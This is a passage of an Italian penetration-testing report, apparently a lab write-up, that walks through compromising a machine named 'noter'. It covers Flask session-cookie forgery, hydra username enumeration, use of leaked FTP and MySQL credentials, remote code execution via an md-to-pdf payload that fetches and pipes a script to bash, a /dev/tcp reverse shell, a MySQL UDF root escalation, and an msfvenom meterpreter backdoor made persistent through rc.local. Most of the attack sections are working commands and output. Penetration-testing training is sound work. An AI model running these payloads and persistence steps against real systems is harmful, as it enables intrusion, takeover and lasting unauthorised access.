(root@kali)-[~]
# flask-unsign --decode --cookie 'eyJsb2dnZWRFaW4iOnRydWUsInVzZXJlIjoibWFubGlvIn0.YsL44w.nFJSn4Gbap_Q4TDNLjalqIJ9xJQ'
{'logged_in': True, 'username': 'manlio'}
```

Figura 20 decode cookie

Una volta decodificato il cookie di sessione, bisogna effettuare un brute force attack per trovare la chiave segreta che il server utilizza per firmare i cookie e come si può notare dalla figura la chiave segreta è “*secret123*”.

```
(root@kali)-[~]
# flask-unsign --decode --cookie < cookie.txt --wordlist /usr/share/wordlists/rockyou.txt --no-literal-eval
[*] Session decodes to: {'logged_in': True, 'username': 'manlio'}
[*] Starting brute-forcer with 8 threads..
[*] Found secret key after 17024 attempts
'secret123'
```

Figura 21 Chiave segreta

Ottenuta la chiave segreta adesso è possibile utilizzare un cookie di un altro utente, ma bisogna scoprire prima quali utenti sono registrati all'interno della piattaforma *Web*; quindi, bisogna effettuare un altro attacco di brute force e si scopre l'esistenza dell'utente “*blue*”, come si può notare dalla figura seguente.

```
hydra -L usernames.txt 10.10.11.160 -p manlio -s 5000 http-post-form "/login:username=USER"password=manlio:Invalid credentials"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-04 16:53:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86758 login tries (l:86758/p:1), ~5423 tries per task
[DATA] attacking http-post-form://10.10.11.160:5000/login:username=USER"password=manlio:Invalid credentials
[5000][http-post-form] host: 10.10.11.160 login: blue password: manlio
Crane session file ./hydra.restore was written. type hydra -R to resume session.
```

Figura 22 Utente registrato

Il modo in cui si è riuscito a trovare l'utente “*blue*” è di aver osservato i messaggi di errore della *Web App*, perché se l'utente (*username*) è già registrato restituisce come errore “*Invalid login*”, mentre se l'utente (*username*) non è registrato restituisce come errore “*Invalid credentials*”, tramite l'ausilio di *hydra* si è forzato il login in maniera tale da scoprire l'*username* già esistente fino a quando non restituisse “*Invalid Login*”.

Adesso è possibile creare il cookie avendo come campo username “*blue*”, come si può vedere nella seguente figura:

```
(root@kali)-[~]
└─$ flask-unsign --sign --cookie '{"logged_in': True, 'username': 'blue'}" --secret 'secret123'
eyJsb2dnZWRFaW4iOnRydWUsInVzZXJlIjoiYmx1ZSJ9.YsMCEA.i3EteCwc24wxB6PJ60FncbHK6pc
```

Figura 23 cookie contraffatto

Come ultimo passaggio per accedere come utente *blue* bisogna sostituire il cookie corrente con il cookie della figura precedente e si può notare nelle seguenti figure si ha avuto accesso come utente “*blue*”.

Name	Value
session	eyJsb2dnZWRFaW4iOnRydWUsInVzZXJlIjoiYmx1ZSJ9.YsMCEA.i3EteCwc24wxB6PJ60FncbHK6pc

Figura 24 cookie di “blue”

Dashboard Welcome blue

[Add Note](#)
[Import Notes](#)
[Export Notes](#)

Title	Author	Date	
Before the weekend	blue	Wed Dec 22 05:43:46 2021	Edit Delete

Figura 25 Login come utente “blue”

2.5.3 Remote Exploitation

Dopo aver effettuato l’accesso come utente “*blue*”, si ha diverse informazioni su password e codice sorgente della *Web App*. Tra le note salvate dall’utente “*blue*”, come si può vedere nella figura seguente, si ha *Noter Premier Membership* e *Before the weekend*.

Notes

Noter Premier Membership
Before the weekend

Figura 26 Note di blue

La nota “*Noter Premier Membership*” contiene un’informazione importate, come si può vedere dalla figura seguente, la password di accesso al servizio *ftp* (*Blue@Noter!*) come

utente *blue*, ma non solo, anche il formato della password quindi si presume anche quello dell'amministratore.

Noter Premium Membership

Written by ftp_admin on Mon Dec 20 01:52:32 2021

Hello, Thank you for choosing our premium service. Now you are capable of doing many more things with our application. All the information you are going to need are on the Email we sent you. By the way, now you can access our FTP service as well. Your username is 'blue' and the password is **blue@Noter!'**. Make sure to remember them and delete this. (Additional information are included in the attachments we sent along the Email)

We all hope you enjoy our service. Thanks!

ftp_admin

Figura 27 Nota "Noter Premium Membership"

Infatti, si riesce a loggare al servizio *ftp* sia come utente "*blue*" e sia come utente "*admin*", ma autenticandosi come utente *blue* non si ha nessuna informazione aggiuntiva, invece, loggandosi come utente *admin* si ha conoscenza di due file di backup dove all'interno si ha il codice sorgente della piattaforma *Web*, come si può vedere nelle seguenti figure.

```
ftp noter
Connected to noter.
220 (vsFTPD 3.0.3)
Name (noter:manlio): ftp_admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59168|)
150 Here comes the directory listing.
-rw-r--r-- 1 1003 1003 25559 Nov 01 2021 app_backup_1635803546.zip
-rw-r--r-- 1 1003 1003 26298 Dec 01 2021 app_backup_1638395546.zip
226 Directory send OK.
```

Figura 28 file di backup

```
(root@kali)-[~/noter]
# unzip app_backup_1635803546.zip
Archive: app_backup_1635803546.zip
  inflating: app.py
   creating: misc/
   creating: misc/attachments/
  inflating: misc/package-lock.json
   creating: misc/node_modules/
  inflating: misc/md-to-pdf.js
   creating: templates/
   creating: templates/includes/
  inflating: templates/includes/_messages.html
  inflating: templates/includes/_navbar.html
  inflating: templates/includes/_formhelpers.html
  inflating: templates/import_note.html
  inflating: templates/upgrade.html
  inflating: templates/export_note.html
  inflating: templates/note.html
  inflating: templates/about.html
  inflating: templates/register.html
  inflating: templates/dashboard.html
  inflating: templates/notes.html
  inflating: templates/home.html
  inflating: templates/layout.html
  inflating: templates/add_note.html
  inflating: templates/edit_note.html
  inflating: templates/vip_dashboard.html
  inflating: templates/login.html

Hello, Thank you for choosing our premium service. We are doing many more things with our application. All the features you need are on the Email we sent you. By the way, if you have any feedback, please let us know. We will be happy to improve our service as well. Your username is 'blue' and the password is '123456'. Make sure to remember them and delete this. (Additional information are included in the attached Email)

We all hope you enjoy our service. Thanks!

admin

(root@kali)-[~/noter]
# ls
app_backup_1635803546.zip  app_backup_1638395546.zip  app.py  misc  templates
```

Figura 29 unzip primo file di backup

```
# unzip app_backup_1638395546.zip
Archive: app_backup_1638395546.zip
  inflating: app.py
    creating: misc/
      creating: misc/attachments/
  inflating: misc/package-lock.json
    creating: misc/node_modules/
  inflating: misc/md-to-pdf.js
    creating: templates/
      creating: templates/includes/
  inflating: templates/includes/_messages.html
  inflating: templates/includes/_navbar.html
  inflating: templates/includes/_formhelpers.html
  inflating: templates/import_note.html
  inflating: templates/upgrade.html
  inflating: templates/export_note.html
  inflating: templates/note.html
  inflating: templates/about.html
  inflating: templates/register.html
  inflating: templates/dashboard.html
  inflating: templates/notes.html
  inflating: templates/home.html
  inflating: templates/layout.html
  inflating: templates/add_note.html
  inflating: templates/edit_note.html
  inflating: templates/vip_dashboard.html
  inflating: templates/login.html

(root@kali)-[~/noter]
# ls
app_backup_1635803546.zip  app_backup_1638395546.zip  app.py  misc  templates
```

Figura 30 Unzip secondo file di backup

Analizzando il codice sorgente della *Web App* si ha una conoscenza approfondita della funzionalità di “export notes”.




Figura 31 Funzionalità "Export Notes"

La funzionalità di “export notes” prevede l’export in due modi: locale e remoto, ma quella locale non è possibile accedere, perché si ha un errore di “*Internal Server Error*”, mentre quella remoto è possibile accedere, come possiamo vedere nelle seguenti figure.

Export Notes

Export an existing Note

[Before the weekend](#)

Export to PDF

Export directly from cloud

URL

Export

Figura 32 export note locale e remoto



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Figura 33 Errore export locale

Error occured while exporting ! (Invalid URL)

Export Notes

Export an existing Note

Export directly from cloud

URL

prova.md

Export

Figura 34 export remoto

Avendo a disposizione il codice sorgente è possibile approfondire la funzionalità di “export remoto”, e scopriamo l’esistenza della funzione md-to-pdf (*figura 34*) che

converte un file formato .md in un file pdf, però tale funzione ha una vulnerabilità che permette a un attaccante l'esecuzione di codice remoto su una macchina. [1].

```
# Export remote
@app.route('/export_note_remote', methods=['POST'])
@is_logged_in
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']

            status, error = parse_url(url)

            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url, allow_redirects=True)
                    rand_int = random.randint(1, 10000)
                    command = f"node misc/md-to-pdf.js ${r.text.strip()} {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):
                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)

                    else:
                        return render_template('export_note.html', error="Error occurred while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occurred!")

            else:
                return render_template('export_note.html', error=f"Error occurred while exporting ! ({error})")

        except Exception as e:
            return render_template('export_note.html', error=f"Error occurred while exporting ! ({e})")

    else:
        abort(403)
```

Figura 35 Codice sorgente "export remoto"

Quindi quello che si fa è creare un payload maligno in un file .md (figura 35) facendo in modo che la macchina *noter* esegua lo script *bash reverseshell.sh* (figura 36), in maniera tale la macchina *noter* contatta la macchina *kali*, cosiddetta *reverse shell*.

```
GNU nano 6.0
--js\n((require("child_process")).execSync("curl 10.10.14.57/reverseshell.sh | bash"))\n--RCE
```

Figura 36 payload.md

```
GNU nano 6.0
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.57/4444 0>&1
```

Figura 37 reverseshell.sh

Ultimo passo da fare è quello di mettere entrambi file (*payload.md* e *reverse_shell*) su un server in maniera tale che la macchina *noter* possa scaricarli e si è utilizzato il server *apache*; quindi, si copia entrambi file nella directory */var/www/html/* e si avvia il server con *service apache2 start*. Adesso è possibile sfruttare la vulnerabilità che ci consente di accedere alla macchina *noter*, per prima cosa bisogna mettersi in ascolto sulla porta 4444

con netcat (figura 37) e attendere che la macchina *noter* esegue lo script `bash reverseshell.sh`.

```
(root@kali)-[~]
# nc -lv -p 4444
listening on [any] 4444 ...
```

Figura 38 macchina kali in "ascolto"

Nel campo URL della pagina "export remote" si inserisce come input URL del file `payload.md` (figura 38) e si può notare nella figura 39 come la macchina *noter* abbia contattato la macchina *kali* acquisendo totale controllo della macchina da remoto.

Export directly from cloud

URL

Export

Figura 39 URL del file `payload.md`

```
# nc -lv -p 4444
listening on [any] 4444 ...
connect to [10.10.14.57] from noter [10.10.11.160] 48248
bash: cannot set terminal process group (1262): Inappropriate ioctl for device
bash: no job control in this shell
svc@noter:~/app/web$
```

Figura 40 Macchina kali contattato

2.6 Post-exploitation

2.6.1 Privilege Escalation

Dopo aver ottenuto l'accesso ad una macchina target potrebbe essere necessario acquisire ulteriori privilegi all'interno della stessa, esistono due tipologie di privilege Escalation: *Vertical Privilege Escalation* e *Horizontal Privilege Escalation*. In questa attività si adoperata la prima quindi si è riusciti a passare da *normal user* a *root user* sfruttando una debolezza che ci ha permesso di autenticarci come *root* al database e poi tramite l'*User Defined Functions* [2] si riesce a ottenere il controllo della macchina come *root user*.

Per prima cosa bisogna autenticarsi come *root* al database e ciò è abbastanza facile, perché nel codice sorgente ci sono le credenziali d'accesso come è possibile notare nella seguente figura.

```
app = Flask(__name__)

# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = 'Nildogg36'
app.config['MYSQL_DB'] = 'app'
app.config['MYSQL_CURSORCLASS'] = 'DictCursor'
```

Figura 41 dati di accesso al database

Avendo le credenziali d'accesso al database si è effettuato l'autenticazione e si è eseguito il seguente [exploit](#) pubblicato su exploit-db. Innanzitutto, bisogna portare l'exploit sulla macchina *noter* utilizzando lo stesso metodo di prima, cioè mettere l'exploit sul server *apache* e poi viene scaricato dalla macchina *noter* con il comando `wget http://IP-Kali/1518.c`. Una volta fatto ciò bisogna eseguire le istruzioni che sono scritte all'interno dell'exploit quindi bisogna compilarlo con il compilatore `gcc`, come si può notare dalla seguente figura

```
svc@noter:/tmp$ gcc -g -c 1518.c
gcc -g -c 1518.c
svc@noter:/tmp$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so 1518.o -lc
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so 1518.o -lc
```

Figura 42 Compilazione gcc

Una volta compilato l'exploit per comodità nel digitare i comandi seguenti bisogna effettuare l'accesso alla macchina attraverso *ssh*. Per fare ciò, bisogna generare una coppia di chiave (pubblica e privata) sulla macchina *kali* e dopodichè copiare la chiave pubblica sulla macchina *noter* e scriverla sul file *authorized_keys*. Adesso è possibile

accedere alla macchina attraverso *ssh* con il seguente comando *ssh svc@10.10.11.160*,
A questo punto ci si accede al database autenticandosi come utente *root* avendo le
credenziali d'accesso e ancora una volta si esegue le istruzioni che sono riportate
nell'exploit come si può notare dalla seguente figura

```
svc@noter:~$ mysql -u root -p
Enter password.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5629
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> create table foo(line blob);
Query OK, 0 rows affected (0.007 sec)

MariaDB [mysql]> insert into foo values(load_file('/tmp/raptor_udf2.so'));
Query OK, 1 row affected (0.022 sec)

MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.001 sec)

MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> select * from mysql.func;
+-----+-----+-----+-----+
| name | ret | dl | type |
+-----+-----+-----+-----+
| do_system | 2 | raptor_udf2.so | function |
+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [mysql]> select do_system('id > /tmp/out; chown svc.svc /tmp/out');
+-----+
| do_system('id > /tmp/out; chown svc.svc /tmp/out') |
+-----+
| 0 |
+-----+
1 row in set (0.017 sec)
```

Figura 43 Istruzioni per Vertical Privilege Escalation

L'ultima istruzione esegue *l'id* che quando viene richiamato senza alcuna opzione,
stampa l'id dell'utente reale (*uid*) e l'output viene reindirizzato sul file *out*, come si può
notare dalla figura seguente l'*uid* è uguale a 0, significa che il comando *l'id* è stato
eseguito come utente *root*; quindi, si è riuscito ad effettuare *Vertical Privilege Escalation*.


```
svc@noter:/tmp$ cat out
uid=0(root) gid=0(root) groups=0(root)
svc@noter:/tmp$
```

Figura 44 Output del file "out"

2.6.2 Maintaining Access

Dopo aver effettuato il privilege Escalation sulla macchina *noter* si è effettuato l'installazione di una *backdoor* che consente di mantenere l'accesso persistente alla macchina *noter*, in modo che se le vulnerabilità vengono risolte si potrà avere accesso sempre alla macchina.


Per installare una backdoor, per prima cosa bisogna generarla e si è utilizzato il comando *msfvenom* come si può vedere nella seguente figura



```
(root@kali)~  
# msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.57 LPORT=4242 -f elf -o backdoor.elf  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: backdoor.elf
```

Figura 45 msfvenom "backdoor"


Una volta fatto ciò bisogna creare uno script (figura 45) in modo tale che venga eseguito automaticamente ogni qualvolta che la macchina *noter* viene accesa.



```
GNU nano 0.0  
#!/bin/sh  
  
/etc/init.d/backdoor.elf
```

Figura 46 in.sh


Dopodichè bisogna portare lo script *in.sh* e la *backdoor* sulla macchina *noter* effettuando sempre lo stesso metodo, caricando i due file sul server *apache* e poi scaricarli con il comando *wget http://ip-kali/backdoor.elf* e *wget http://ip-kali/in.sh*. Successivamente bisogna assegnare i permessi di esecuzione con il *setuid* attivo (*chmod +x file*) alla *backdoor* e *in.sh*, e infine bisogna fare in modo che lo script venga eseguito in automatico ad ogni avvio del sistema, eseguendo le istruzioni presenti nella figura seguente



```
newshe11-5.0# sed -i '$d' /etc/rc.local  
newshe11-5.0# echo "sh /etc/init.d/in.sh" >> /etc/rc.local  
newshe11-5.0# echo "exit 0" >> /etc/rc.local
```

Figura 47 Istruzioni per eseguire in.sh in automatico

Come si può notare dalla seguente figura, mettendosi in "ascolto" con il modulo handler di metasploit è possibile notare come ad ogni avvio della macchina *noter* contatta la macchina *kali*.



```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.14.57:4242  
[*] Sending stage (989032 bytes) to 10.10.11.160  
[*] Meterpreter session 8 opened (10.10.14.57:4242 -> 10.10.11.160:51728) at 2022-07-06 16:50:25 +0200  
  
meterpreter > getuid  
Server username: root
```

Figura 48 Macchina kali "in ascolto"

3. Conclusioni

In questo documento descrive tutte le fasi di un'attività di penetration testing spiegando in maniera semplice ed esaustiva i comandi e strumenti utilizzati per ogni fase dell'attività di penetration testing. Infine, come si è potuto notare la macchina *noter* ha diverse vulnerabilità che permettono ad un attaccante di assumere il controllo della macchina, senza particolari difficoltà e quindi bisogna adoperare con urgenze le contromisure descritte nel report.

4. Riferimenti

- [1] <https://github.com/simonhaenisch/md-to-pdf/issues/99>
- [2] <https://www.codeguru.com/database/mysql-udfs/>